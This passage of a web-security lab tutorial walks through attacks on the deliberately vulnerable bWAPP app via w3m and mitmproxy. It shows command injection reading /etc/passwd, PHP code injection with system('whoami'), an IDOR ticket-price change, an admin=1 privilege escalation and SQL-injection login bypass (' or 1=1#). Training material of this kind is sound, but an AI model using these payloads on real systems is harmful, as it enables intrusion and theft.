
When the *TEXT:* prompt appears on the bottom, replace the value for DNS Lookup with the following:

;cat /etc/passwd

The semicolon identifies the end of the statement, and then we are appending the command *cat*, telling it to read the */etc/passwd* file. Hit **Enter**.

Navigate to the *"Lookup"* button and hit **Enter** to submit.

Our command was executed without any objections from the application.




If you don't see the contents of the */etc/passwd* file, try again and make sure everything is spelled correctly.


Step 10: Code Injection

Next, we are going to exploit a *Code Injection* vulnerability. Code injection is different from OS command injection in that it allows the attacker to add his own *code* that is then executed by the application. So it does not have to be a system command (but it doesn't mean that OS command cannot be executed this way, as we will see in this attack).

Navigate to the blue *Bugs* link on the top and hit **Enter**.




Then scroll down to the red "------- bWAPP v2.2 ------" line and hit **Enter**. From the list, select the *PHP Code Injection* and hit **Enter**.




Finally, go to the red *"Hack"* button and hit **Enter** again to go to the target page.

Step 11: Sending a Test Message

As with the previous step, let's see how this Web app works. Navigate to the line that says "This is just a test page, reflecting back your **message**..." Get your cursor on the *message* link and hit **Enter**.



The page returned "test" as output.



Step 12: Looking at URL

Let's check and see what happens when we send a message to this Web application.

Press **Shift+U** to see the URL. You should see the following:


http://skillsetlocal.com/bWAPP/phpi.php?message=test

Step 13: Checking for Vulnerability

Now we can try appending PHP code to this URL. One of the common ways to check for the PHP code injection vulnerabilities is to use the *phpinfo()* function, which displays the PHP configuration information. Modify the URL as follows:

http://skillsetlocal.com/bWAPP/phpi.php?message=test;phpinfo()

Hit Enter.



Our code was successfully injected!

Step 14: Executing OS Commands

Remember when we said that code injection can also be used to execute OS commands? Let's try that. For PHP, we can use the *system()* function, which takes a command as the argument and executes it. Let's try a different OS command this time: *whoami*, which will return the username of the current user. Press **Shift+U** to bring up the URL and modify it as follows:

http://skillsetlocal.com/bWAPP/phpi.php?message=test;system('whoami')

Hit **Enter**.

Our command was executed.


Step 15: Insecure Direct Object Reference

We will be exploring more injection vulnerabilities in the *SQL Injection* labs. For now, let's take a look at some other possibilities for exploitation.

OWASP describes the Insecure Direct Object Reference as follows:
"A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate direct object references to access other objects

without authorization, unless an access control check is in place."
Source: https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference

Follow the same steps as before (select *Bugs*, then "------- bWAPP v2.2 -------", and **Enter**) to bring up a list of vulnerabilities. Find *Insecure DOR (Order Tickets)* and hit **Enter**.




Go to *Hack* and hit **Enter** again.

Step 17: Intercepting Requests


Until now, mitmproxy has been just passing on all the requests. To begin intercepting requests, hit the **i**, and enter the following value for *"Intercept filter"* to capture all requests:

~q



Step 19: Submitting Order

Leave the number of tickets at 1, go down to *Confirm* and hit **Enter** to submit.




You can see that the page now "hangs" waiting for reply. This is because mitmproxy intercepted the request.

Step 20: Migrating Consoles

Let's take a look at the request and see if we can get a better deal on those tickets. Migrate to "Console 1".

You may need to hit q to return to the list of requests. You should see something similar to the image below:




Step 21: Looking at Request

Use your arrow keys to navigate to the very bottom of the list of requests, where you will see our POST request highlighted in red, meaning that it's intercepted. Hit **Enter** to go into the request details.

Step 22: Modifying Request


Can you identify the IDOR vulnerability? Both ticket quantity and the price are referenced directly as form parameters. All we have to do is change them and forward our request.

Hit **e** (for "edit").




Hit **f** (for "form"). We can change both the quantity and the price, but let's not be greedy and just change one of the parameters.

Use the arrow keys to navigate to the *ticket_price* value, hit **Enter** to edit it and change it to *0.*



Hit **Esc** twice to return to the request, then hit **a** to accept and pass it on to the Web app.

While we're here, let's disable intercept: hit **i**, then use **Backspace** to delete the filter, and hit **Enter**.



Step 24: Session Management


The last vulnerability that we are going to examine is related to *Broken Authentication and Session Management*. Here is how OWASP describes them:

"Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique."

Source: https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management

There are many different types of Broken Authentication and Session management vulnerabilities. We are going to look at one of them: failing to renew the session ID after a privilege change. This opens up an opportunity for attacks such as session fixation, or just elevating privileges for unauthorized user.

Follow the same steps as earlier to select *Session Management - Administrative Portals* from the list of vulnerabilities.



Go to *Hack* and hit **Enter** when selected.

Hint: Select *Bugs*, then "------- bWAPP v2.2 -------", and **Enter**) to bring up the list of vulnerabilities.

Step 25: Checking URL

OK, we have a "locked" page. The *HINT* tells us to check the URL, so let's do that.
Press **Shift+U**. You should see the following:


http://skillsetlocal.com/bWAPP/smgmt_admin_portal.php?admin=0

Step 26: Modifying URL

Zero must mean "false", thus denying access to any non-admin user. What if we change it to "true" by replacing the *0* with *1*? Modify the URL as follows:

http://skillsetlocal.com/bWAPP/smgmt_admin_portal.php?admin=1

Hit *Enter* and we should have admin access!



If session management was implemented correctly, we wouldn't be able to stay in the same session with different level of privileges.

Feel free to explore bWAPP and try some other hacks before moving on to the next lab.

Step 1: Starting mitmproxy

In this lab, we will take a look at some basic techniques, both manually and automated, for performing SQL injection attacks.

Open Web Application Security Project (OWASP) defines SQL injections as an "insertion" or "injection" of a SQL query via the input data from the client to the application. SQL injection has been one of the most common web application attacks for many years, due to the relative ease of finding and exploiting a vulnerability and the wide variety of ways it can be exploited, from reading sensitive data to a complete system compromise.

For example, let's look at the credentials field on a web form. Typically, when you enter a username and password to login to a database via a web form (such as online banking login), the username and password are combined to form part of a SQL query that basically says “If the username and password entered match what’s in the database (or form a true statement), then perform some action on this user's behalf.” As it turns out, there are many ways to make the username and password part of the query equal “true”. This is precisely what we’ll be doing in this exercise.

Please make sure to follow all the instructions in this lab very closely.

To have a better understanding of what kind of data is submitted with HTTP requests, we will route the traffic through mitmproxy, a command-line HTTP proxy application. Start it as follows (it may take some time to launch):

mitmproxy

```
(1) Skillset Labs> mitmproxy
```

```
[0/0]
```

Step 3: Starting bWAPP

For our practice target, we will be using bWAPP, a deliberately vulnerable web application, which is a part of the ITSEC GAMES project.

Enter the following command to browse to the bWAPP home page (Notice that we are telling w3m to use a proxy, specifying it with the *-o http_proxy=* option):


w3m -o http_proxy=http://127.0.0.1:8080/ http://skillsetlocal.com/bWAPP

```
(2) Skillset Labs> w3m -o http_proxy=http://127.0.0.1:8080/ http:
.com/bWAPP
```

Once there, use your arrow keys to navigate to the login form. To enter a username, place your cursor within the red line that follows *Login:*, hit **Enter**, then type in "bee" into the *TEXT:* prompt on the bottom and hit **Enter** to submit.

```
Enter your credentials (bee/bug).

Login:
[                    ]

Password:
[                    ]

Set the security level:
[low   ]

Login

   [owasp]          [zap]        [netsparker]

TEXT:bee
```

Use the same steps to enter the password, which is "bug".




Then go down to the red *"Login"* button and hit **Enter**.

Step 4: Browsing to Login Page

Now let's select the first target page. Navigate to the red line that says "-------- bWAPP v2.2 -------" and hit **Enter**.


From the list that appears, select *SQL Injection (Login Form/Hero)* and hit **Enter**.



Go down to *Hack* and hit **Enter** to submit. You will be presented with a simple login form.


Step 6: Enabling Interception

Currently, our proxy is allowing all the traffic through. We will be entering some credentials in the next step, so we'd like to be able to modify some of the data. Start intercepting by hitting **i**, and then entering **~q** , for *Intercept Filter* to intercept all traffic requests. Then press *Enter*.




Step 8: Entering Credentials

Navigate to the login form with the arrow keys. Fill out the form the same way you did a couple of steps earlier. Enter some value for username, for example, "admin".



Leave the password field empty, go to the red *Login* "button" and hit **Enter** to submit the credentials.



You can see that the website "hangs" now, waiting for a reply. This is because our request was intercepted by mitmproxy.

Step 10: Modifying Request

Use the down arrow key to navigate to the intercepted request and hit **Enter** to open it (if you accidentally opened a different request, hit **q** to go back to the list).

```
>> POST http://skillsetlocal.com/bWAPP/sqli_3.php
```

A lot of useful info here. We will use some of it later in the lab, but for now let's focus on the login form. On the bottom under *URLEncoded form* , you can see the username we submitted. Let's edit this before sending it to the website.
Hit **e** (for "edit").

```
Edit request (cookies,query,path,url,header,form,raw body,method)
```

Hit **f** (for "form"). In the editing window, hit **Tab** and **Enter** to start editing the username value. Delete the value you entered and replace it with **'** (a single quote).

```
Editing URL-encoded form
Key                             Value
login                           '
password
form                            submit
```

This is an old technique for testing the SQL injection vulnerabilities, which is not very likely to work on many modern web applications. But we'll still use it here to illustrate the process, before moving on to more advanced techniques.

Hit **Esc** to exit editing and **q** to return to the Request window. Now hit **m** to change the display mode.

```
Display mode (Clear,auto,raw,hex,json,xml,wbxml,html,html
outline,javascript,css,urlencoded,multipart,image)?
```

Hit **r** (for "raw"). This is the actual data that will be pass on to the web application. Notice that our single quote was URL-encoded.

```
Raw
login=%27&password=&form=submit
```

Hit **a** to accept the modified request and forward it.

Hit **q** twice to return to the list of requests.

```
>> POST http://skillsetlocal.com/bWAPP/sqli_3.php
        ← 200 text/html 954B 196s
```

Step 11: Examining Error Message

Let's see how the target website react to us submitting a single quote. Switch back to "Console 2". How nice of the developers to provide us with a detailed error message! Towards the bottom we see the following:


*Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near **'''' AND password = '''** at line 1*

```
Error: You have an error in your SQL syntax; check the manual tha
to your MySQL server version for the right syntax to use near ''
= ''' at line 1
```

The form is definitely SQL-injectable. Let's modify the request so the query equals "true".

Step 12: Re-entering Credentials

The same way we did earlier, enter some value in the *Login:* field and hit the red *"Login"* button.




Step 14: Modifying request

Select the last POST request (highlighted in red) from the list and hit **Enter**.

Edit the request the same way we did earlier: hit **e**, then **f**, **Tab** and **Enter** to start editing the value for *login*. This time, enter the value below:

' or 1=1#


Here we are injecting a "true" statement (1=1) and closing off the query with a number sign followed by a space, which is a comment delimiter used in MySQL.



Hit **Esc** twice to exit editing and return to the request and hit **a** to accept it.

Hit **q** twice to return to the list of requests.

Also, let's stop intercepting requests by pressing **i**, delete the intercept filer (*~q*) and hit **Enter**.




***Important:** Throughout this lab, there may be different SQL queries that can be used to return the same result. To be able to complete the lab, please enter the queries exactly as they are provided in the examples.*

Step 15: Migrating Consoles

Switch back to the target login page by selecting "Console 2".

We are logged in as user Neo, without knowing any usernames and without entering anything at all for a password!




As we mentioned before, nowadays, you won't likely have the luxury of seeing detailed SQL syntax error messages. Developers quickly realized that this reveals too much useful information for potential attackers. In cases where no SQL error messages are displayed, we can use Blind SQL Injection, which we will do in the next step.

Step 16: Browsing to Movie Search Page

